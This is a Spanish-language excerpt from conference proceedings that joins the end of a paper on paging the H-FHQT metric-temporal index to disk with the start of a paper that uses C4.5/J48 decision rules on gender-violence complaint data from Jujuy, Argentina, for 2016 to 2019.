La Figura 3 muestra esta situación. Por cuestiones de claridad los subárboles de x se han dibujado ordenados por profundidad y tamaño, siendo d_1 la máxima profundidad alcanzada. Por ejemplo, el subárbol A_{11} es el subárbol de mayor profundidad y dentro del grupo de subárboles de mayor profundidad, el de menor tamaño; en general A_{ij} representa el j -ésimo árbol de profundidad i . Se han graficado con un mismo color los subárboles de igual profundidad y con líneas de puntos cada una de las partes generadas hasta el momento.

Para paginar el subárbol de raíz x , se consideran los siguientes casos:

Caso 1: x y su primer hijo de mayor profundidad d entran en una página de disco:

- Se coloca en una misma parte x y tantos hijos de x como entren en una página, teniendo en cuenta en este proceso el orden ya establecido.
- Se cierran las partes de aquellos hijos que no conforman

la nueva parte creada.

- Si todos los hijos de mayor profundidad d se han agregado a la nueva parte creada, se establece que esta nueva parte tiene profundidad d . Si algún hijo de mayor profundidad d es cerrado, la profundidad de la nueva parte se establece en $d + 1$.

Caso 2: x y su primer hijo de mayor profundidad d no entran en una página de disco.

- Se cierran todas las partes hijas y se crea una nueva parte para el nodo corriente.
- La profundidad de la nueva parte creada se establece en $d + 1$, donde d es el máximo de las profundidades de los hijos.

En este proceso, cerrar una parte significa grabarla en disco y reemplazarla en el árbol original por una hoja que contiene el número de página donde esa parte se grabó.

Notar que en cada FHQT ahora existen dos tipos de hojas: hojas reales del árbol y hojas que en realidad son punteros a páginas de disco. El algoritmo de búsqueda que llega a un hoja que es puntero a página debe continuar buscando, es decir, debe hacer un nuevo acceso a disco para recuperar la página indicada en la hoja.

La Figura 4 muestra el Caso 1, cuando todos los subárboles de mayor profundidad d_1 conforman una nueva parte junto con x . La profundidad de esta nueva parte no varía, dado que, al momento de grabarla tanto x como estos subárboles permanecerán en la misma página. Notar que los subárboles grabados en disco (partes cerradas) se reemplazan por una hoja que contiene el número de página de disco donde se grabó el subárbol que estaba en esa posición. En la Figura P_{ij} representa el número de página donde se grabó el subárbol A_{ij} . Esta misma situación se produce cuando, además de todos los subárboles de profundidad d_1 , algún subárbol de menor profundidad conforma la nueva parte.




Figura 4: Proceso de Paginado de un H-FHQT: Caso 1, la nueva parte mantiene la profundidad máxima.

La Figura 5 muestra también el Caso 1, pero suponiendo que quedó al menos un subárbol de mayor profundidad d_1 que no pudo formar la nueva parte. En este caso la profundidad de la nueva parte creada se incrementa en 1, porque para buscar un elemento que se encuentra en A_{1k} por ejemplo, el algoritmo de búsqueda debe primer recuperar la página donde se encuentra x para llegar a la hoja rotulada P_{1k} , y con ese valor hacer otro acceso a disco para recuperar A_{1k} .

La Figura 6 representa el Caso 2. Al cerrar todas las partes hijas, la nueva parte queda con profundidad $d_1 + 1$, por las mismas razones que el caso anterior.

Desperdicio de Espacio

Este proceso, al igual que la técnica propuesta en [8] produce desperdicio de espacio dentro de cada página. Las técnicas allí propuestas para reducir este desperdicio son aplicables también a nuestro proceso de paginación.

Una de ellas es el *merge* que consiste en analizar, antes de grabar una página, si alguna página hija j tiene espacio suficiente como para contener la página a grabar. En caso de que sí, se realiza el merge de los subárboles de ambas páginas y se graba el subárbol resultante en la página j .

La otra técnica es el *empaquetado* de páginas que consiste en realizar, cuando finaliza la creación del índice, una pasada adicional con el fin de tratar de ubicar en una misma página física varias páginas lógicas, tantas como el tamaño de página permita. Esto implica modificar todos los

apuntadores a subárboles que hayan cambiado su ubicación. El proceso de empaquetado implica que cada hoja que sea puntero a página sea modificado de manera tal que indique ahora tanto el número de página como el desplazamiento dentro de la misma.

Conclusiones y Trabajo Futuro

En este artículo presentamos una propuesta de paginación de un índice métrico-temporal: el H-FHQT. Básicamente la técnica consiste en paginar la lista de instantes válidos con un Árbol B^+ y luego paginar cada FHQT involucrado de manera separada. La técnica propuesta para paginar cada FHQT se basa principalmente en la técnica de paginación presentada en [8], una técnica que los autores han demostrado que es minmax óptima.

Como trabajo futuro nos proponemos implementar la estrategia aquí propuesta para realizar la evaluación experimental de la misma. El objetivo será evaluar la eficiencia del índice H-FHQT para la resolución de consultas métrico-temporales, midiendo la eficiencia como cantidad de accesos a disco. Cabe señalar que somos optimistas respecto de los resultados que se obtendrán, dado que la técnica de paginación en la que está basada nuestra propuesta es minmax óptima.

Nuestro objetivo final es librar una implementación eficiente del H-FHQT en memoria secundaria, que nos permita implementar un extensión de PostgreSQL incorporando la capacidad de realizar consultas métrico-temporales.





Figura 5: Proceso de Paginado de un H-FHQT: Caso 1, la nueva parte incrementa la profundidad máxima





Figura 6: Proceso de Paginado de un H-FHQT: Caso 2, se cierran todas las partes hijas

Referencias

- [1] R. Baeza-Yates, W. Cunto, U. Manber, and S. Wu. Proximity matching using fixed-queries trees. In *Proc. 5th Combinatorial Pattern Matching (CPM'94)*, LNCS 807, pages 198–212, 1994.
- [2] A. De Battista, A. Pascal, N. Herrera, and G. Gutierrez. Metric-temporal access methods. *Journal of Computer Science & Technology*, 10(2):54–60, 2010.
- [3] H.M. Blanken, A.P. de Vries, H.E. Blok, and L. Feng. *Multimedia Retrieval. Data-Centric Systems and Applications*. Springer Berlin Heidelberg, 2007.
- [4] B. Bustos, G. Navarro, and E. Chávez. Pivot selection techniques for proximity searching in metric spaces. In *Proc. of the XXI Conference of the Chilean Computer Science Society (SCCC'01)*, pages 33–40. IEEE CS Press, 2001.
- [5] E. Chávez, G. Navarro, R. Baeza-Yates, and J. Marroquín. Proximity searching in metric spaces. *ACM Computing Surveys*, 33(3):273–321, 2001.
- [6] E. Chávez, G. Navarro, R. Baeza-Yates, and J.L. Marroquín. Searching in metric spaces. *ACM Computing Surveys*, 33(3):273–321, September 2001.
- [7] E. Chávez, V. Ludueña, and N. Reyes. Revisiting the VP-forest: Unbalance to improve the performance. *Proceedings. International Conference of the Chilean Computer Science Society 2008*, page 26, 2008.
- [8] D. Clark and I. Munro. Efficient suffix tree on secondary storage. In *Proc. 7th ACM-SIAM Symposium on Discrete Algorithms*, pages 383–391, 1996.
- [9] David Clark. *Thesis: Compact Pat Trees*. PhD thesis, 1996.
- [10] E. F. Codd. A relational model of data for large shared data banks. *Commun. ACM*, 13(6):377–387, June 1970.
- [11] A. De Battista, A. Pascal, G. Gutierrez, and N. Herrera. Un nuevo índice métrico-temporal: el historical-fhqt. In *Actas del XIII Congreso Argentino de Ciencias de la Computación*, Corrientes, Argentina, 2007.
- [12] Ramez Elmasri and Shamkant B. Navathe. *Fundamentals of Database Systems*. Pearson, 7th edition, 2015.
- [13] Gilberto A. Gutiérrez, Gonzalo Navarro, Andrea Rodríguez, Alejandro González, and José Orellana. A spatio-temporal access method based on snapshots and events. In *GIS '05: Proceedings of the 13th annual ACM international workshop on Geographic information systems*, pages 115–124, New York, NY, USA, 2005. ACM.
- [14] A. Guttman. R-trees: a dynamic index structure for spatial searching. In *Proc. ACM SIGMOD International Conference on Management of Data*, pages 47–57, 1984.
- [15] C. S. Jensen. A consensus glossary of temporal database concepts. *ACM SIGMOD Record*, 23(1):52–54, 1994.
- [16] Filip Nalepa, Michal Batko, and Pavel Zezula. Enhancing similarity search throughput by dynamic query reordering. In Sven Hartmann and Hui Ma, editors, *Database and Expert Systems Applications*, pages 185–200, Cham, 2016. Springer International Publishing.
- [17] A. Pascal, A. De Battista, G. Gutierrez, and N. Herrera. Índice métrico-temporal event-fhqt. In *Actas del XIII Congreso Argentino de Ciencias de la Computación*, La Rioja, Argentina, 2008.
- [18] A. Pascal, A. De Battista, G. Gutierrez, and N. Herrera. Métodos de acceso para bases de datos métrico-temporales. In *Actas del XV Congreso Argentino de Ciencias de la Computación*, pages 1061–1070, Jujuy, Argentina, 2009.
- [19] P. Rigaux, M. Scholl, and A. Voisard. *Spatial Databases: With Application to GIS*. The Morgan Kaufmann Series in Data Management Systems. Elsevier Science, 2001.
- [20] B. Salzberg and V. J. Tsotras. A comparison of access methods for temporal data. *ACM Computing Surveys*, 31(2), 1999.
- [21] H. Samet. The quadtree and related hierarchical data structures. *ACM Computing Surveys*, 16(2):187–260, 1984.
- [22] Jeffrey Scott Vitter. *Algorithms and Data Structures for External Memory*. Publishers Inc, 2006.
- [23] Pavel Zezula. Similarity management of data: The DISA experience. In Massimo Mecella, Giuseppe Amato, and Claudio Gennaro, editors, *Proceedings of the 27th Italian Symposium on Advanced Database Systems, Castiglione della Pescaia (Grosseto), Italy, June 16-19, 2019*, volume 2400 of *CEUR Workshop Proceedings*. CEUR-WS.org, 2019.

Predicción de Factores de Tipos de Violencia contra las Mujeres

Mariela Rodríguez ¹, José Farfán ², Nazarena Laureano³

^{1,2}Facultad de Ingeniería – UNJu

³Facultad de Humanidades y Ciencias Sociales- UNJu

mariela.rodriguez@fi.unju.edu.ar, jhfarfan@fi.unju.edu.ar, nazarenalaureano8@gmail.com

Resumen

La Violencia de Género es una problemática social compleja que impacta en todos los sectores de la sociedad. Se trata de una violencia que afecta a las mujeres por el mero hecho de serlo. Constituye un atentado contra la integridad, la dignidad y la libertad de las mujeres, independientemente del ámbito en el que se produzca. La víctima transita por una serie de daños a su integridad que van desde la violencia psicológica, físicas hasta el punto de ocasionar la muerte.

Ante esta situación, es imprescindible que los organismos encargados de trabajar en esta problemática, puedan contar con información confiable que le permita diseñar estrategias de abordajes, que contribuyan a resolver esta situación.

A partir de este trabajo se procura analizar y describir los principales atributos que caracterizan a la Violencia de Género, aplicando reglas de clasificación, como algoritmo de clasificación, árboles de decisión y redes neuronales, de esta manera se procura predecir un modelo que explique esta situación, en definitiva este tipo de análisis permitirá extraer información útil para los especialistas en Violencia contra la Mujer.

1. Introducción

Según la Ley N° 26.485 de Protección Integral a las Mujeres, se entiende por violencia contra las mujeres toda conducta, acción u omisión, que de manera directa o indirecta, tanto en el ámbito público como en el privado, basada en una relación desigual de poder, afecte su vida, libertad, dignidad, integridad física, psicológica, sexual, económica o patrimonial, como así también su seguridad personal [1].

La ley además puntualiza que, se considera violencia indirecta, a los efectos de la presente ley, toda conducta, acción, omisión, disposición, criterio o práctica discriminatoria que ponga a la mujer en desventaja con respecto al varón. La violencia de género puede adoptar diversas formas, lo que clasifica al delito, de acuerdo con el contexto en donde ocurre: violencia física, psicológica, sexual, económica - patrimonial y simbólica; y según la

modalidad que involucra: violencia doméstica, institucional, laboral, contra la libertad reproductiva, obstétrica y/o mediática. [2]

Según la ley, lo que diferencia a este tipo de violencia de otras formas de agresión y coerción, es que el factor de riesgo o de vulnerabilidad, acontece por el solo hecho de ser mujer. Sin embargo, en vista a los datos obtenidos se consideró incluir en el análisis la violencia entre personas con diferentes orientaciones sexuales y a la violencia de la mujer hacia el hombre.

La necesidad de trabajar en la eliminación de la discriminación entre las mujeres y varones en todos los órdenes de la vida y desarrollar políticas públicas de carácter interinstitucional, es una tarea que compromete a todos los sectores, por lo tanto, es necesario que los organismos competentes, especialmente los vinculados a garantizar la seguridad personal contribuyan a: estudiar la complejidad de esta problemática, suministrar información confiable y relevante a la sociedad y a los organismos estatales competentes y, definir políticas públicas intersectoriales de largo plazo enfocadas hacia la sensibilización, prevención, sanción y erradicación de esta problemática.

A través del análisis de datos se pretende encontrar y descubrir los patrones que caracterizan los diferentes tipos y modalidades que la violencia de género provoca en la provincia. La fuente de información son las denuncias que se registran en la provincia de Jujuy en los años de 2016 al 2019.

La información permite construir un diagnóstico preliminar sobre cómo esta problemática se presenta en la Provincia de Jujuy, a partir de un análisis inteligente de datos estadísticos que surgen del procesamiento de la información obtenida, constituyéndose en un estudio que ofrece insumos para el diseño e implementación de políticas públicas.

La minería de datos es la ciencia y tecnología de explorar datos en orden para descubrir patrones desconocidos, es una parte general del proceso de descubrimiento del conocimiento. Hoy en día se tiene masivas cantidades de información respecto a delitos que suceden en el ámbito provincial que pueden dar patrones

que ayuden a diseñar trabajos operativos estratégicos para el área de seguridad. [3].

2. Metodología

2.1 Datos

Como se menciona precedentemente, el DataSet del presente trabajo se obtiene de las denuncias que se registraron en la provincia de Jujuy – Argentina en el periodo de los años 2016 al 2019 se cuenta con 6516 registros en este periodo, cabe aclarar que los datos trabajados son generales y se preservaron los datos particulares sobre la identidad de las víctimas.

La provincia cuenta con una proyección poblacional de 762.440 habitantes para el año 2019 según información del INDEC [4]. La población afectada, en el periodo de análisis, resulta menos del 1% del total, según los hechos declarados, sin embargo, existen casos que no son denunciados.

Las variables de entrada o los atributos con los que se cuenta son: Hora en que ocurre el hecho, Edad de la víctima, Edad del inculpado, Modus Operandi, Modalidad de Violencia (doméstica, económica, laboral, mediática, institucional), el Tipo de Violencia (Económica y Patrimonial, Física, Psicológica, Sexual), Vínculo (pareja, ex pareja, hijos, esposo, padres, amigos), Lugar del Hecho (Domicilio particular, Edificio Comercial, Edificio Público, Vía Pública, predio cerrado, predio abierto) y Latitud-Longitud de este lugar. La completitud de los datos para este trabajo se muestra en la figura 1.




Fig. 1. Variables de Violencia contra las mujeres

Una de las variables a considerar, al momento de tomar decisiones, es la afluencia de hechos en días de la semana y los horarios de ocurrencia del hecho (ver Figura 2a), el conocimiento de estos datos permiten determinar los días y horarios en que es necesario estar más alerta y programar operativos preventivos de seguridad. Se puede observar que

hay una tendencia marcada de hechos durante los fines de semana (días destinados a la dispersión de las personas) en horas de la noche, teniendo un pico importante a horas 20, seguidos por la hora 22 – 23 hs., como se observa en la Figura 2b.




Fig. 2. a). Hechos por días de la semana. b). Hechos por hora del día.

Cuando se realiza la relación entre la edad de la víctima respecto a la edad del inculpado (ver Figura 3), se puede visualizar que la mayor cantidad de víctimas tienen entre 20 y 25 años de edad, seguidos en orden decreciente por mujeres de entre 26 y 30 años. Mientras que, la edad del agresor se mantiene constante entre las edades de 20 a 35 años y va en orden decreciente, a partir de esa edad. Por lo que puede concluirse que el rango de edad de las mujeres más afectadas por la violencia de género se ubica entre los 20 y 30 años de edad, sin perder de vista que existen casos de violencia de género que se prolonga hasta la tercera edad (60+).




Fig. 3. Comparación de la Edad de la Víctima y el S/Inculpado

El modo de operar del agresor es una de las variables que permite identificar cómo acontece el acto ilícito. A

partir de los datos analizados, se puede observar que predominan la agresión física y la agresión verbal, en segundo lugar. A su vez, se puede visualizar que existe una combinación entre modos de operar, tales como: agresión física y verbal y, agresión física y psicológica (ver Figura 4), si bien ambos tipos de agresión refieren al tipo de violencia psicológica, se las clasificó de esta manera, a los efectos de distinguir aquellas agresiones vinculadas a los insultos (agresión verbal) de las referidas a la manipulación aislamiento, culpabilización, vigilancia constante, exigencia de obediencia, sumisión, persecución, celos excesivos, chantaje, explotación y limitación del derecho de circulación (agresión psicológica). Logrando identificar un predominio de la primera por sobre la segunda.




Fig. 4. Modo de Operar del S/Inculpado

Respecto al vínculo que existe entre la víctima y el agresor, se puede observar que se manifiesta, en mayor número, los casos de violencia de género por parte de la “ex pareja”. Al indagar respecto al origen por el cual se inició la situación violenta, las víctimas atribuyen con mayor frecuencia el hecho de haber puesto “fin a la relación”, por tal motivo se comprende que al momento de efectuar la denuncia, el inculpado era su pareja, y posterior al acto ilícito, se constituyó en “ex pareja”. El segundo tipo de vínculo que predomina, es el de “pareja” (al padre de sus hijos/as, pero sin convivencia), le siguen el concubino (propriadamente denominado así por la víctima) y esposo. Sin embargo la violencia de género también se manifiesta en otras relaciones vinculares, en menor medida, pero significativamente relevante al momento de comprender cómo las relaciones de poder entre el hombre y la mujer se construyen durante las trayectoria de vida de las personas y en cómo la violencia se reproduce y sostiene a partir de prácticas sociales y familiares. Así encontramos a "hermano", "hijo", "padre" como los otros victimarios.

En estas relaciones, el agresor, para cometer el ilícito mantiene dos justificativos: correctivo y preventivo. El preventivo es más limitante, prohibitivo, discrimina por género y tiene como objetivo conseguir el reconocimiento de la autonomía masculina y de la dependencia femenina. Mientras que el correctivo aparece cuando el agresor estima que ha sido transgredida una orden suya o el papel de género que le corresponde a cada miembro del hogar. [5]




Fig. 5. Vínculo entre la Víctima y el S/Inculpado.

3. Modelo de Clasificación

La visualización de los datos a través de los árboles de decisión se encuentran limitados por el formato de representación [6]. Las reglas que generan los árboles de decisión se seleccionan como una forma alternativa de representación conceptual porque pueden extraerse en forma de implicación. Además, se puede obtener el conjunto que resulte adecuado para el dominio del problema [7].

Las reglas de clasificación constituyen bloques de conocimiento que permiten a los expertos del dominio analizar cada una de ellas fácilmente [8]. Los métodos de clasificación tratan de generar reglas siguiendo una estrategia de cubrimiento secuencial. Estos métodos utilizan un conjunto de entrenamiento (o aprendizaje) compuesto por objetos descritos por atributos de condición (con los cuales se forman las condiciones π_i) y el rasgo de decisión (clase) [9]. Entre los algoritmos clásicos para resolver estos problemas con reglas de clasificación se encuentra ID3 y para problemas de dominio continuo C4.5, en particular para este paper se trabajó con una implementación propia de este último, implementado por Weka llamado J48.

Los algoritmos de clasificación se utilizan como técnicas predictivas, en las que la variable puede distinguirse como dependiente e independiente. Las técnicas predictivas especifican el modelo para los datos en base a un conocimiento teórico previo. El modelo supuesto para los datos debe contrastarse después del proceso de minería de datos antes de aceptarlo como válido. Formalmente la aplicación de todo modelo debe superar las fases de identificación objetiva, estimación (proceso de cálculo de los parámetros del modelo elegido para los datos en la fase de identificación), diagnóstico (proceso de contraste de la validez del modelo estimado) y predicción (proceso de utilización del modelo identificado, estimado y validado para predecir valores futuros de las variables dependientes). [10]

3.1 Clasificación de datos con Algoritmo C4.5 (J48)

El algoritmo C4.5 (J48) es uno de los algoritmos de minería de datos de clasificación más relevantes. Genera un árbol de decisión a partir de las variables disponibles, mediante particiones realizadas recursivamente, según la estrategia de primero en profundidad, su implementación en WEKA se denomina J48 [14]. La ventaja de utilizar el árbol de decisiones es que descompone la estructura compleja en reglas más simples, C4.5 (j48). C4.5 es el sucesor de ID3. Evita la limitación de manejar solo atributos categóricos del algoritmo ID3 y funciona mejor con variables categóricas y discretas [15]. Se destaca el nivel de confianza establecido para la poda del árbol generado y nivel de confianza, puesto que influye notoriamente en el tamaño y capacidad de predicción del árbol construido. El algoritmo C4.5 (J48) para tomar la decisión sobre el corte realizado en la iteración 'n', busca la variable predictora y el punto de corte exacto en el que el error cometido es el más bajo (tomando como criterio una variable preestablecida), siempre y cuando se encuentre en niveles de confianza superiores a los establecidos previamente. Una vez realizado el corte, el algoritmo vuelve a repetirse, hasta que ninguna de las variables predictoras alcance un nivel de confianza superior al establecido [11]. Se destaca la importancia de trabajar con el nivel de confianza, ya que, en caso de tener un gran número de sujetos y variables, este árbol puede resultar demasiado grande, característica que lo diferencia respecto a otros algoritmos de clasificación como ID3.

Se aplica el algoritmo C4.5(J48) para identificar la relación entre los atributos y se pueda obtener características que sean de utilidad para la toma de decisiones, para tal fin se desea investigar el vínculo que existe entre el agresor y la víctima. Para cumplir el objetivo se tomó como variables independientes a: tipo de violencia, edad_victima, hora, modus_operandi. La elección de las variables se realizó de acuerdo a la completitud y la relación con el objetivo. En la tabla 1 se muestra las reglas de relevancia que se obtuvieron aplicando el algoritmo C4.5 con un nivel de confianza de 0.15

Tabla 1. Reglas de Clasificación de Tipos de Violencia

TIPO DE VIOLENCIA = FISICA
edad_victima = niñas: PADRES (4.0/2.0)
edad_victima = adolescentes: PAREJA (192.0/92.0)
edad_victima = joven: EX PAREJA (1812.0/1103.0)
edad_victima = adulto: EX PAREJA (696.0/464.0)
edad_victima = adulto mayor: CONCUBINO / ESPOSO (27.0/18.0)
TIPO DE VIOLENCIA = SD
modus_operandi = AGRESION FISICA
edad_victima = niñas: PADRES (2.0)
edad_victima = adolescentes: EX PAREJA (13.0/8.0)
edad_victima = joven

Hs = madrugada: PAREJA (83.0/39.14)
Hs = mañana: EX PAREJA (58.72/28.15)
Hs = tarde: EX PAREJA (74.98/39.46)
Hs = noche: PAREJA (90.43/47.26)
edad_victima = adulto: PAREJA (126.35/68.57)
edad_victima = adulto mayor: PAREJA (7.0/3.0)
modus_operandi = AGRESION FISICA Y VERBAL: EX PAREJA (4.05/1.01)
modus_operandi = AGRESION PSICOLOGICA: EX PAREJA (33.4/10.11)
modus_operandi = AGRESION VERBAL: EX PAREJA (67.82/22.23)
modus_operandi = NO INFORMA: OTROS (20.24/6.24)
TIPO DE VIOLENCIA = PSICOLOGICA: EX PAREJA (844.0/323.0)
TIPO DE VIOLENCIA = ECONOMICA Y PATRIMONIAL: EX PAREJA (32.0/13.0)
TIPO DE VIOLENCIA = SEXUAL
edad_victima = joven: EX PAREJA (20.0/13.0)
edad_victima = adulto: PAREJA (10.0/5.0)
TIPO DE VIOLENCIA = FISICA : EX PAREJA (3.0/2.0)

De acuerdo a los resultados obtenidos, se crearon 35 reglas, de las cuales las que tienen mayor relevancia son las siguientes: para el tipo de violencia física, un factor predominante fue la edad de la víctima, lo cual fue arrojando diferentes resultados. Cuando la edad de la víctima es una niña, quien ejerce violencia física es el padre (en este caso estaríamos hablando de maltrato infantil). Respecto a las víctimas adolescentes, el victimario es la pareja (novio), quien se constituye en expareja al momento de efectuar la denuncia. En el caso de las mujeres jóvenes, el agresor es principalmente la ex pareja, al igual que para las mujeres adultas. Se produce una diferencia en los casos de las mujeres adultas mayores, cuyos agresores son principalmente sus esposos y concubinos, con quienes se presume que siguen conviviendo.

Para el tipo de violencia donde no se especifica en la denuncia el tipo al que corresponde (S/D), el modus operandi basado en la agresión física se manifiesta en diferentes horarios según el tipo de vínculo entre la víctima y el victimario para el caso de las mujeres jóvenes. Por ejemplo, las parejas realizaron acciones violentas en horas de la noche y madrugada, a diferencia de las exparejas, que ejercieron violencia en horarios comprendidos entre la mañana y la tarde.

